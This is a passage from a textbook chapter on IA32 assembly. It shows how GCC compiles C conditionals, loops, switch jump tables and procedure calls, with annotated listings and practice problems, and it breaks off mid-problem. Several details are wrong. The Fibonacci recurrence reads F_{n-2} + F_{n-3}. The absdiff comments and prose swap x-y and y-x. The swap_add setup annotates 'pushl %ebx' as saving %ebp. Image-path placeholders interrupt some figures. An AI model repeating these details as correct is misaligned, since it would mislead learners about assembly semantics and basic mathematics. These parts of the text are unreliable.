Conditional statements in C are implemented using combinations of conditional and unconditional jumps. For example, Figure 12 shows the C code for a function that computes the absolute value of the difference of two numbers (a). GCC generates the assembly code shown as (c). We have created a version in C, called gotodiff (b), that more closely follows the control flow of this assembly code. It uses the goto statement in C, which is similar to the unconditional jump of assembly code. The statement goto less on line 6 causes a jump to the label less on line 9, skipping the statement on line 7. Note that using goto *code/asm/abs.c*

```c
int absdiff(int x, int y)
{
    if (x < y)
        return y - x;
    else
        return x - y;
}
```

code/asm/abs.c

(a) Original C code.

code/asm/abs.c

```c
int gotodiff(int x, int y)
{
    int rval;

    if (x < y)
        goto less;
    rval = x - y;
    goto done;
 less:
    rval = y - x;
 done:
    return rval;
}
```

code/asm/abs.c

(b) Equivalent goto version of (a).

```
  movl 8(%ebp),%edx         Get x
  movl 12(%ebp),%eax        Get y
  cmpl %eax,%edx            Compare x:y
  jl .L3                    If <, goto less:
  subl %eax,%edx            Compute y-x
  movl %edx,%eax            Set as return value
  jmp .L5                   Goto done:
.L3:                      less:
  subl %edx,%eax            Compute x-y as return value
.L5:                      done: Begin completion code
```

(c) Generated assembly code.

Figure 12: **Compilation of conditional statements.** C procedure `absdiff` (a) contains an if-else statement. The generated assembly code is shown (c), along with a C procedure `gotodiff` (b) that mimics the control flow of the assembly code. The stack set-up and completion portions of the assembly code have been omitted

statements is generally considered a bad programming style, since their use can make code very difficult to read and debug. We use them in our presentation as a way to construct C programs that describe the control flow of assembly-code programs. We call such C programs "goto code."

The assembly code implementation first compares the two operands (line 3), setting the condition codes. If the comparison result indicates that `x` is less than `y`, it then jumps to a block of code that computes `x-y` (line 9). Otherwise it continues with the execution of code that computes `y-x` (lines 5 and 6). In both cases the computed result is stored in register `%eax`, and ends up at line 10, at which point it executes the stack completion code (not shown).

The general form of an if-else statement in C is given by the following template:

```
if (test-expr)
  then-statement
else
  else-statement
```

where *test-expr* is an integer expression that evaluates either to 0 (interpreted as meaning "false") or to a nonzero value (interpreted as meaning "true"). Only one of the two branch statements (*then-statement* or *else-statement*) is executed.

For this general form, the assembly implementation typically follows the form shown below, where we use C syntax to describe the control flow:

```
  t = test-expr;
  if (t)
    goto true;
  else-statement
  goto done;
true:
  then-statement
done:
```

That is, the compiler generates separate blocks of code for *then-statement* and *else-statement*. It inserts conditional and unconditional branches to make sure the correct block is executed.

Practice Problem 9:

When given the following C code:

code/asm/simple-if.c

```
void cond(int a, int *p)
{
  if (p && a > 0)
    *p += a;
}
```

code/asm/simple-if.c

GCC generates the following assembly code.

```
  movl 8(%ebp),%edx
  movl 12(%ebp),%eax
  testl %eax,%eax
  je .L3
  testl %edx,%edx
  jle .L3
  addl %edx,(%eax)
.L3:
```

A. Write a goto version in C that performs the same computation and mimics the control flow of the assembly code, in the style shown in Figure 12(b). You might find it helpful to first annotate the assembly code as we have done in our examples.

B. Explain why the assembly code contains two conditional branches, even though the C code has only one if statement.

6.5 Loops

C provides several looping constructs, namely `while`, `for`, and `do-while`. No corresponding instructions exist in assembly. Instead, combinations of conditional tests and jumps are used to implement the effect of loops. Interestingly, most compilers generate loop code based on the `do-while` form of a loop, even though this form is relatively uncommon in actual programs. Other loops are transformed into `do-while` form and then compiled into machine code. We will study the translation of loops as a progression, starting with `do-while` and then working toward ones with more complex implementations.

6.5.1 Do-While Loops

The general form of a `do-while` statement is as follows:

```
do
   body-statement
   while (test-expr);
```

The effect of the loop is to repeatedly execute *body-statement*, evaluate *test-expr* and continue the loop if the evaluation result is nonzero. Observe that *body-statement* is executed at least once.

Typically, the implementation of `do-while` has the following general form:

```
loop:
  body-statement
  t = test-expr;
  if (t)
    goto loop;
```

As an example, Figure 13 shows an implementation of a routine to compute the nth element in the Fibonacci sequence using a `do-while` loop. This sequence is defined by the recurrence:

$$\begin{aligned} F_1 &= 1 \\ F_2 &= 1 \\ F_n &= F_{n-2} + F_{n-3}, \quad n \geq 3 \end{aligned}$$

For example, the first ten elements of the sequence are 1, 1, 2, 3, 5, 8, 13, 21, 34, and 55. To implement this using a `do-while` loop, we have started the sequence with values $F_0 = 0$ and $F_1 = 1$, rather than with F_1 and F_2.

The assembly code implementing the loop is also shown, along with a table showing the correspondence between registers and program values. In this example, *body-statement* consists of lines 8 through 11, assigning values to `t`, `val`, and `nval`, along with the incrementing of `i`. These are implemented by lines 2 through 5 of the assembly code. The expression `i < n` comprises *test-expr*. This is implemented by line 6 and by the test condition of the jump instruction on line 7. Once the loop exits, `val` is copy to register `%eax` as the return value (line 8).

Creating a table of register usage, such as we have shown in Figure 13(b) is a very helpful step in analyzing an assembly language program, especially when loops are present.

Practice Problem 10:

For the following C code:

```
int dw_loop(int x, int y, int n)
{
  do {
    x += n;
    y *= n;
    n--;
  } while ((n > 0) & (y < n)); /* Note use of bitwise '&' */
  return x;
}
```

GCC generates the following assembly code:

```
   Initially x, y, and n are at offsets 8, 12, and 16 from %ebp
  movl 8(%ebp),%esi
  movl 12(%ebp),%ebx
  movl 16(%ebp),%ecx
```

code/asm/fib.c

```
int fib_dw(int n)
{
    int i = 0;
    int val = 0;
    int nval = 1;

    do {
        int t = val + nval;
        val = nval;
        nval = t;
        i++;
    } while (i < n);

    return val;
}
```

code/asm/fib.c

(a) C code.

Register usage		
Register	Variable	Initially
`%ecx`	`i`	0
`%esi`	`n`	`n`
`%ebx`	`val`	0
`%edx`	`nval`	1
`%eax`	`t`	–

```
.L6:                              loop:
  leal (%edx,%ebx),%eax             Compute t = val + nval
  movl %edx,%ebx                    copy nval to val
  movl %eax,%edx                    Copy t to nval
  incl %ecx                         Increment i
  cmpl %esi,%ecx                    Compare i:n
  jl .L6                            If less, goto loop
  movl %ebx,%eax                    Set val as return value
```

(b) Corresponding assembly language code.

Figure 13: **C and assembly code for do-while version of Fibonacci program.** Only the code inside the loop is shown.

```
  .p2align 4,,7      Inserted to optimize cache performance
.L6:
  imull %ecx,%ebx
  addl %ecx,%esi
  decl %ecx
  testl %ecx,%ecx
  setg %al
  cmpl %ecx,%ebx
  setl %dl
  andl %edx,%eax
  testb $1,%al
  jne .L6
```

A. Make a table of register usage, similar to the one shown in Figure 13(b).

B. Identify *test-expr* and *body-statement* in the C code, and the corresponding lines in the assembly code.

C. Add annotations to the assembly code describing the operation of the program, similar to those shown in Figure 13(b).

6.5.2 While Loops

The general form of a while statement is as follows:

```
while (test-expr)
   body-statement
```

It differs from do-while in that *test-expr* is evaluated and the loop is potentially terminated before the first execution of *body-statement*. A direct translation into a form using goto's would be:

```
loop:
  t = test-expr;
  if (!t)
    goto done;
  body-statement
  goto loop;
done:
```

This translation requires two control statements within the inner loop—the part of the code that is executed the most. Instead, most C compilers transform the code into a do-while loop by using a conditional branch to skip the first execution of the body if needed:

```
  if (!test-expr)
    goto done;
  do
    body-statement
    while (test-expr);
  done:
```

This, in turn, can be transformed into goto code as:

```
  t = test-expr;
  if (!t)
    goto done;
loop:
  body-statement
  t = test-expr;
  if (t)
    goto loop;
done:
```

As an example, Figure 14 shows an implementation of the Fibonacci sequence function using a `while` loop (a). Observe that this time we have started the recursion with elements F_1 (`val`) and F_2 (`nval`). The adjacent C function `fib_w_goto` (b) shows how this code has been translated into assembly. The assembly code in (c) closely follows the C code shown in `fib_w_goto`. The compiler has performed several interesting optimizations, as can be seen in the goto code (b). First, rather than using variable `i` as a loop variable and comparing it to `n` on each iteration, the compiler has introduced a new loop variable that we call “`nmi`”, since relative to the original code, its value equals $n - i$. This allows the compiler to use only three registers for loop variables, compared to four otherwise. Second, it has optimized the initial test condition `(i < n)` into `(val < n)`, since the initial values of both `i` and `val` are 1. By this means, the compiler has totally eliminated variable `i`. Often the compiler can make use of the initial values of the variables to optimize the initial test. This can make deciphering the assembly code tricky. Third, for successive executions of the loop we are assured that $i \leq n$, and so the compiler can assume that `nmi` is nonnegative. As a result, it can test the loop condition as `nmi != 0` rather than `nmi >= 0`. This saves one instruction in the assembly code.

Practice Problem 11:

For the following C code:

```
int loop_while(int a, int b)
{
  int i = 0;
  int result = a;
  while (i < 256) {
    result += a;
```

code/asm/fib.c

```c
int fib_w(int n)
{
    int i = 1;
    int val = 1;
    int nval = 1;

    while (i < n) {
        int t = val+nval;
        val = nval;
        nval = t;
        i++;
    }

    return val;
}
```

code/asm/fib.c

(a) C code.

code/asm/fib.c

```c
int fib_w_goto(int n)
{
    int val = 1;
    int nval = 1;
    int nmi, t;

    if (val >= n)
        goto done;
    nmi = n-1;

 loop:
    t = val+nval;
    val = nval;
    nval = t;
    nmi--;
    if (nmi)
        goto loop;

 done:
    return val;
}
```

code/asm/fib.c

(b) Equivalent goto version of (a).

Register usage		
Register	Variable	Initially
`%edx`	`nmi`	`n-1`
`%ebx`	`val`	`1`
`%ecx`	`nval`	`1`

```
  movl 8(%ebp),%eax          Get n
  movl $1,%ebx               Set val to 1
  movl $1,%ecx               Set nval to 1
  cmpl %eax,%ebx             Compare val:n
  jge .L9                    If >= goto done:
  leal -1(%eax),%edx         nmi = n-1
.L10:                      loop:
  leal (%ecx,%ebx),%eax      Compute t = nval+val
  movl %ecx,%ebx             Set val to nval
  movl %eax,%ecx             Set nval to t
  decl %edx                  Decrement nmi
  jnz .L10                   if != 0, goto loop:
.L9:                       done:
```

(c) Corresponding assembly language code.

Figure 14: **C and assembly code for while version of Fibonacci.** The compiler has performed a number of optimizations, including replacing the value denoted by variable `i` with one we call `nmi`.

```
    a -= b;
    i += b;
  }
  return result;
}
```

GCC generates the following assembly code:

```
  Initially a and b are at offsets 8 and 12 from %ebp
  movl 8(%ebp),%eax
  movl 12(%ebp),%ebx
  xorl %ecx,%ecx
  movl %eax,%edx
  .p2align 4,,7
.L5:
  addl %eax,%edx
  subl %ebx,%eax
  addl %ebx,%ecx
  cmpl $255,%ecx
  jle .L5
```

A. Make a table of register usage within the loop body, similar to the one shown in Figure 14(c).

B. Identify *test-expr* and *body-statement* in the C code, and the corresponding lines in the assembly code. What optimizations has the C compiler performed on the initial test?

C. Add annotations to the assembly code describing the operation of the program, similar to those shown in Figure 14(c).

D. Write a goto version (in C) of the function that has similar structure to the assembly code, as was done in Figure 14(b).

6.5.3 For Loops

The general form of a `for` loop is as follows:

```
for (init-expr; test-expr; update-expr)
   body-statement
```

The C language standard states that the behavior of such a loop is identical to the following code using a while loop:

```
init-expr;
while (test-expr) {
   body-statement
   update-expr;
}
```

That is, the program first evaluates the initialization expression *init-expr*. It then enters a loop where it first evaluates the test condition *test-expr*, exiting if the test fails, then executes the body of the loop *body-statement*, and finally evaluates the update expression *update-expr*.

The compiled form of this code then is based on the transformation from while to `do-while` described previously, first giving a `do-while` form:

```
  init-expr;
  if (!test-expr)
    goto done;
  do {
    body-statement
    update-expr;
  } while (test-expr);
  done:
```

This, in turn, can be transformed into goto code as:

```
  init-expr;
  t = test-expr;
  if (!t)
    goto done;
loop:
  body-statement
  update-expr;
  t = test-expr;
  if (t)
    goto loop;
done:
```

As an example, the following code shows an implementation of the Fibonacci function using a `for` loop:

code/asm/fib.c

```
int fib_f(int n)
{
    int i;
    int val = 1;
    int nval = 1;

    for (i = 1; i < n; i++) {
        int t = val+nval;
        val = nval;
        nval = t;
    }

    return val;
}
```

code/asm/fib.c

The transformation of this code into the while loop form gives code identical to that for the function `fib_w` shown in Figure 14. In fact, GCC generates identical assembly code for the two functions.

Practice Problem 12:

The following assembly code:

```
Initially x, y, and n are offsets 8, 12, and 16 from %ebp
  movl 8(%ebp),%ebx
  movl 16(%ebp),%edx
  xorl %eax,%eax
  decl %edx
  js .L4
  movl %ebx,%ecx
  imull 12(%ebp),%ecx
  .p2align 4,,7     Inserted to optimize cache performance
.L6:
  addl %ecx,%eax
  subl %ebx,%edx
  jns .L6
.L4:
```

was generated by compiling C code that had the following overall form

```
int loop(int x, int y, int n)
{
  int result = 0;
  int i;
  for (i = ____; i ____ ; i = ___ ) {
    result += _____ ;
  }
  return result;
}
```

Your task is to fill in the missing parts of the C code to get a program equivalent to the generated assembly code. Recall that the result of the function is returned in register `%eax`. To solve this problem, you may need to do a little bit of guessing about register usage and then see whether that guess makes sense.

A. Which registers hold program values `result` and `i`?

B. What is the initial value of `i`?

C. What is the test condition on `i`?

D. How does i get updated?

E. The C expression describing how to increment result in the loop body does not change value from one iteration of the loop to the next. The compiler detected this and moved its computation to before the loop. What is the expression?

F. Fill in all the missing parts of the C code.

6.6 Switch Statements

Switch statements provide a multi-way branching capability based on the value of an integer index. They are particularly useful when dealing with tests where there can be a large number of possible outcomes. Not only do they make the C code more readable, they also allow an efficient implementation using a data structure called a *jump table*. A jump table is an array where entry i is the address of a code segment implementing the action the program should take when the switch index equals i. The code performs an array reference into the jump table using the switch index to determine the target for a jump instruction. The advantage of using a jump table over a long sequence of if-else statements is that the time taken to perform the switch is independent of the number of switch cases. GCC selects the method of translating a switch statement based on the number of cases and the sparsity of the case values. Jump tables are used when there are a number of cases (e.g., four or more) and they span a small range of values.

Figure 15(a) shows an example of a C switch statement. This example has a number of interesting features, including case labels that do not span a contiguous range (there are no labels for cases 101 and 105), cases with multiple labels (cases 104 and 106), and cases that “fall through” to other cases (case 102), because the code for the case does not end with a break statement.

Figure 16 shows the assembly code generated when compiling switch_eg. The behavior of this code is shown using an extended form of C as the procedure switch_eg_impl in Figure 15(b). We say “extended” because C does not provide the necessary constructs to support this style of jump table, and hence our code is not legal C. The array jt contains 7 entries, each of which is the address of a block of code. We extend C with a data type code for this purpose.

Lines 1 to 4 set up the jump table access. To make sure that values of x that are either less than 100 or greater than 106 cause the computation specified by the default case, the code generates an unsigned value xi equal to x-100. For values of x between 100 and 106, xi will have values 0 through 6. All other values will be greater than 6, since negative values of x-100 will wrap around to be very large unsigned numbers. The code therefore uses the ja (unsigned greater) instruction to jump to code for the default case when xi is greater than 6. Using jt to indicate the jump table, the code then performs a jump to the address at entry xi in this table. Note that this form of goto is not legal C. Instruction 4 implements the jump to an entry in the jump table. Since it is an indirect jump, the target is read from memory. The effective address of the read is determined by adding the base address specified by label .L10 to the scaled (by 4 since each jump table entry is 4 bytes) value of variable xi (in register %eax).

In the assembly code, the jump table is indicated by the following declarations, to which we have added comments:

```
.section .rodata
  .align 4           Align address to multiple of 4
```

code/asm/switch.c

```
int switch_eg(int x)
{
    int result = x;

    switch (x) {

    case 100:
        result *= 13;
        break;

    case 102:
        result += 10;
        /* Fall through */

    case 103:
        result += 11;
        break;

    case 104:
    case 106:
        result *= result;
        break;

    default:
        result = 0;
    }

    return result;
}
```

code/asm/switch.c

(a) Switch statement.

code/asm/switch.c

```
/* Next line is not legal C */
code *jt[7] = {
    loc_A, loc_def, loc_B, loc_C,
    loc_D, loc_def, loc_D
};

int switch_eg_impl(int x)
{
    unsigned xi = x - 100;
    int result = x;

    if (xi > 6)
        goto loc_def;

    /* Next goto is not legal C */
    goto jt[xi];

 loc_A:      /* Case 100 */
    result *= 13;
    goto done;

 loc_B:      /* Case 102 */
    result += 10;
    /* Fall through */

 loc_C:    /* Case 103 */
    result += 11;
    goto done;

 loc_D:    /* Cases 104, 106 */
    result *= result;
    goto done;

 loc_def:  /* Default case*/
    result = 0;

 done:
    return result;
}
```

code/asm/switch.c

(b) Translation into extended C.

Figure 15: **Switch statement example with translation into extended C.** The translation shows the structure of jump table `jt` and how it is accessed. Such tables and accesses are not actually allowed in C.

```
    Set up the jump table access
  leal -100(%edx),%eax              Compute xi = x-100
  cmpl $6,%eax                      Compare xi:6
  ja .L9                            if >, goto done
  jmp *.L10(,%eax,4)                Goto jt[xi]

    Case 100
.L4:                              loc_A:
  leal (%edx,%edx,2),%eax           Compute 3*x
  leal (%edx,%eax,4),%edx           Compute x+4*3*x
  jmp .L3                           Goto done

    Case 102
.L5:                              loc_B:
  addl $10,%edx                     result += 10, Fall through

    Case 103
.L6:                              loc_C:
  addl $11,%edx                     result += 11
  jmp .L3                           Goto done

    Cases 104, 106
.L8:                              loc_D:
  imull %edx,%edx                   result *= result
  jmp .L3                           Goto done

    Default case
.L9:                              loc_def:
  xorl %edx,%edx                    result = 0

    Return result
.L3:                              done:
  movl %edx,%eax                    Set result as return value
```

Figure 16: **Assembly code for switch statement example in Figure 15.**

```
.L10:
  .long .L4          Case 100: loc_A
  .long .L9          Case 101: loc_def
  .long .L5          Case 102: loc_B
  .long .L6          Case 103: loc_C
  .long .L8          Case 104: loc_D
  .long .L9          Case 105: loc_def
  .long .L8          Case 106: loc_D
```

These declarations state that within the segment of the object code file called "`.rodata`" (for "Read-Only Data"), there should be a sequence of seven "long" (4-byte) words, where the value of each word is given by the instruction address associated with the indicated assembly code labels (e.g., `.L4`). Label `.L10` marks the start of this allocation. The address associated with this label serves as the base for the indirect jump (instruction 4).

The code blocks starting with labels `loc_A` through `loc_D` and `loc_def` in `switch_eg_impl` (Figure 15(b)) implement the five different branches of the switch statement. Observe that the block of code labeled `loc_def` will be executed either when `x` is outside the range 100 to 106 (by the initial range checking) or when it equals either 101 or 105 (based on the jump table). Note how the code for the block labeled `loc_B` falls through to the block labeled `loc_C`.

Practice Problem 13:

In the following C function, we have omitted the body of the switch statement. In the C code, the case labels did not span a contiguous range, and some cases had multiple labels.

```
int switch2(int x) {
  int result = 0;
  switch (x) {
    /* Body of switch statement omitted */
  }
  return result;
}
```

In compiling the function, GCC generates the following assembly code for the initial part of the procedure and for the jump table. Variable `x` is initially at offset 8 relative to register `%ebp`.

```
  Setting up jump table access
  movl 8(%ebp),%eax     Retrieve x
  addl $2,%eax
  cmpl $6,%eax
  ja .L10
  jmp *.L11(,%eax,4)
```

```
 Jump table for switch2
.L11:
  .long .L4
  .long .L10
  .long .L5
  .long .L6
  .long .L8
  .long .L8
  .long .L9
```

From this determine:

A. What were the values of the case labels in the switch statement body?

B. What cases had multiple labels in the C code?

7 Procedures

A procedure call involves passing both data (in the form of procedure parameters and return values) and control from one part of the code to another. In addition, it must allocate space for the local variables of the procedure on entry and deallocate them on exit. Most machines, including IA32, provide only simple instructions for transferring control to and from procedures. The passing of data and the allocation and deallocation of local variables is handled by manipulating the program stack.

7.1 Stack Frame Structure

IA32 programs make use of the program stack to support procedure calls. The stack is used to pass procedure arguments, to store return information, to save registers for later restoration, and for local storage. The portion of the stack allocated for a single procedure call is called a *stack frame*. Figure 17 diagrams the general structure of a stack frame. The topmost stack frame is delimited by two pointers, with register `%ebp` serving as the *frame pointer*, and register `%esp` serving as the *stack pointer*. The stack pointer can move while the procedure is executing, and hence most information is accessed relative to the frame pointer.

Suppose procedure `P` (the *caller*) calls procedure `Q` (the *callee*). The arguments to `Q` are contained within the stack frame for `P`. In addition, when `P` calls `Q`, the *return address* within `P` where the program should resume execution when it returns from `Q` is pushed on the stack, forming the end of `P`'s stack frame. The stack frame for `Q` starts with the saved value of the frame pointer (i.e., `%ebp`). followed by copies of any other saved register values.

Procedure `Q` also uses the stack for any local variables that cannot be stored in registers. This can occur for the following reasons:

- There are not enough registers to hold all of the local data.
- Some of the local variables are arrays or structures and hence must be accessed by array or structure references.
- The address operator '`&`' is applied to one of the local variables, and hence we must be able to generate an address for it.

Finally, `Q` will use the stack frame for storing arguments to any procedures it calls.

As described earlier, the stack grows toward lower addresses and the stack pointer `%esp` points to the top element of the stack. Data can be stored on and retrieved from the stack using the `pushl` and `popl` instructions. Space for data with no specified initial value can be allocated on the stack by simply decrementing the stack pointer by an appropriate amount. Similarly, space can be deallocated by incrementing the stack pointer.

7.2 Transferring Control

The instructions supporting procedure calls and returns are as follows:




Figure 17: **Stack frame structure.** The stack is used for passing arguments, for storing return information, for saving registers, and for local storage.

Instruction	Description
`call` *Label*	Procedure call
`call` `*`*Operand*	Procedure call
`leave`	Prepare stack for return
`ret`	Return from call

The `call` instruction has a target indicating the address of the instruction where the called procedure starts. Like jumps, a call can either be direct or indirect. In assembly code, the target of a direct call is given as a label, while the target of an indirect call is given by a `*` followed by an operand specifier having the same syntax as is used for the operands of the `movl` instruction (Figure 3).

The effect of a `call` instruction is to push a return address on the stack and jump to the start of the called procedure. The return address is the address of the instruction immediately following the `call` in the program, so that execution will resume at this location when the called procedure returns. The `ret` instruction pops an address off the stack and jumps to this location. The proper use of this instruction is to have prepared the stack so that the stack pointer points to the place where the preceding `call` instruction stored its return address. The `leave` instruction can be used to prepare the stack for returning. It is equivalent to the following code sequence:

```
movl %ebp, %esp    Set stack pointer to beginning of frame
popl %ebp          Restore saved %ebp and set stack ptr to end of caller's frame
```

Alternatively, this preparation can be performed by an explicit sequence of move and pop operations.

Register `%eax` is used for returning the value of any function that returns an integer or pointer.

Practice Problem 14:

The following code fragment occurs often in the compiled version of library routines:

```
  call next
next:
  popl %eax
```

A. To what value does register `%eax` get set?

B. Explain why there is no matching `ret` instruction to this `call`.

C. What useful purpose does this code fragment serve?

7.3 Register Usage Conventions

The set of program registers acts as a single resource shared by all of the procedures. Although only one procedure can be active at a given time, we must make sure that when one procedure (the *caller*) calls another (the *callee*), the callee does not overwrite some register value that the caller planned to use later. For this reason, IA32 adopts a uniform set of conventions for register usage that must be respected by all procedures, including those in program libraries.

By convention, registers `%eax`, `%edx`, and `%ecx` are classified as *caller save* registers. When procedure `Q` is called by `P`, it can overwrite these registers without destroying any data required by `P`. On the other hand, registers `%ebx`, `%esi`, and `%edi` are classified as *callee save* registers. This means that `Q` must save the values of any of these registers on the stack before overwriting them, and restore them before returning, because `P` (or some higher level procedure) may need these values for its future computations. In addition, registers `%ebp` and `%esp` must be maintained according to the conventions described here.

Aside: Why the names "callee save" and "caller save?"
Consider the following scenario:

```
int P()
{
    int x = f();  /* Some computation */
    Q();
    return x;
}
```

Procedure `P` wants the value it has computed for `x` to remain valid across the call to `Q`. If `x` is in a *caller save* register, then `P` (the caller) must save the value before calling `P` and restore it after `Q` returns. If `x` is in a *callee save* register, and `Q` (the callee) wants to use this register, then `Q` must save the value before using the register and restore it before returning. In either case, saving involves pushing the register value onto the stack, while restoring involves popping from the stack back to the register. **End Aside.**

As an example, consider the following code:

```
int P(int x)
{
    int y = x*x;
    int z = Q(y);

    return y + z;
}
```

Procedure `P` computes `y` before calling `Q`, but it must also ensure that the value of `y` is available after `Q` returns. It can do this by one of two means:

- Store the value of `y` in its own stack frame before calling `Q`. When `Q` returns, it can then retrieve the value of `y` from the stack.
- Store the value of `y` in a callee save register. If `Q`, or any procedure called by `Q`, wants to use this register, it must save the register value in its stack frame and restore the value before it returns. Thus, when `Q` returns to `P`, the value of `y` will be in the callee save register, either because the register was never altered or because it was saved and restored.

Most commonly, GCC uses the latter convention, since it tends to reduce the total number of stack writes and reads.

Practice Problem 15:

The following code sequence occurs right near the beginning of the assembly code generated by GCC for a C procedure:

```
pushl %edi
pushl %esi
pushl %ebx
movl 24(%ebp),%eax
imull 16(%ebp),%eax
movl 24(%ebp),%ebx
leal 0(,%eax,4),%ecx
addl 8(%ebp),%ecx
movl %ebx,%edx
```

We see that just three registers (`%edi`, `%esi`, and `%ebx`) are saved on the stack. The program then modifies these and three other registers (`%eax`, `%ecx`, and `%edx`). At the end of the procedure, the values of registers `%edi`, `%esi`, and `%ebx` are restored using `popl` instructions, while the other three are left in their modified states.

Explain this apparent inconsistency in the saving and restoring of register states.

7.4 Procedure Example

As an example, consider the C procedures defined in Figure 18. Figure 19 shows the stack frames for the two procedures. Observe that `swap_add` retrieves its arguments from the stack frame for `caller`. These locations are accessed relative to the frame pointer in register `%ebp`. The numbers along the left of the frames indicate the address offsets relative to the frame pointer.

The stack frame for `caller` includes storage for local variables `arg1` and `arg2`, at positions -8 and -4 relative to the frame pointer. These variables must be stored on the stack, since we must generate addresses for them. The following assembly code from the compiled version of `caller` shows how it calls `swap_add`.

```
  Calling code in caller
leal -4(%ebp),%eax           Compute &arg2
pushl %eax                   Push &arg2
leal -8(%ebp),%eax           Compute &arg1
pushl %eax                   Push &arg1
call swap_add                Call the swap_add function
```

Observe that this code computes the addresses of local variables `arg2` and `arg1` (using the `leal` instruction) and pushes them on the stack. It then calls `swap_add`.

The compiled code for `swap_add` has three parts: the "setup," where the stack frame is initialized; the "body," where the actual computation of the procedure is performed; and the "finish," where the stack state is restored and the procedure returns.

The following is the setup code for `swap_add`. Recall that the `call` instruction will already push the return address on the stack.

code/asm/swapadd.c

```
int swap_add(int *xp, int *yp)
{
    int x = *xp;
    int y = *yp;

    *xp = y;
    *yp = x;
    return x + y;
}

int caller()
{
    int arg1 = 534;
    int arg2 = 1057;
    int sum = swap_add(&arg1, &arg2);
    int diff = arg1 - arg2;

    return sum * diff;
}
```

code/asm/swapadd.c

Figure 18: **Example of procedure definition and call.**




Figure 19: **Stack frames for** `caller` **and** `swap_add`**.** Procedure `swap_add` retrieves its arguments from the stack frame for `caller`.

```
        Setup code in swap_add
 1  swap_add:
 2    pushl %ebx                  Save old %ebp
 3    movl %esp,%ebp              Set %ebp as frame pointer
 4    pushl %ebx                  Save %ebx
```

Procedure `swap_add` requires register `%ebx` for temporary storage. Since this is a callee save register, it pushes the old value on the stack as part of the stack frame setup.

The following is the body code for `swap_add`:

```
        Body code in swap_add
 5    movl 8(%ebp),%edx           Get xp
 6    movl 12(%ebp),%ecx          Get yp
 7    movl (%edx),%ebx            Get x
 8    movl (%ecx),%eax            Get y
 9    movl %eax,(%edx)            Store y at *xp
10    movl %ebx,(%ecx)            Store x at *yp
11    addl %ebx,%eax              Set return value = x+y
```

This code retrieves its arguments from the stack frame for `caller`. Since the frame pointer has shifted, the locations of these arguments has shifted from positions -12 and -16 relative to the old value of `%ebp` to positions $+12$ and $+8$ relative to new value of `%ebp`. Observe that the sum of variables `x` and `y` is stored in register `%eax` to be passed as the returned value.

The following is the finishing code for `swap_add`:

```
        Finishing code in swap_add
12    popl %ebx                   Restore %ebx
13    movl %ebp,%esp              Restore %esp
14    popl %ebp                   Restore %ebp
15    ret                         Return to caller
```

This code simply restores the values of the three registers `%ebx`, `%esp`, and `%ebp`, and then executes the `ret` instruction. Note that instructions 13 and 14 could be replaced by a single `leave` instruction. Different versions of GCC seem to have different preferences in this regard.

The following code in `caller` comes immediately after the instruction calling `swap_add`:

```
 6    movl %eax,%edx              Resume here
```

Upon return from `swap_add`, procedure `caller` will resume execution with this instruction. Observe that this instruction copies the return value from `%eax` to a different register.

Practice Problem 16:

Given the following C function:

```
int proc(void)
```

```
 2 {
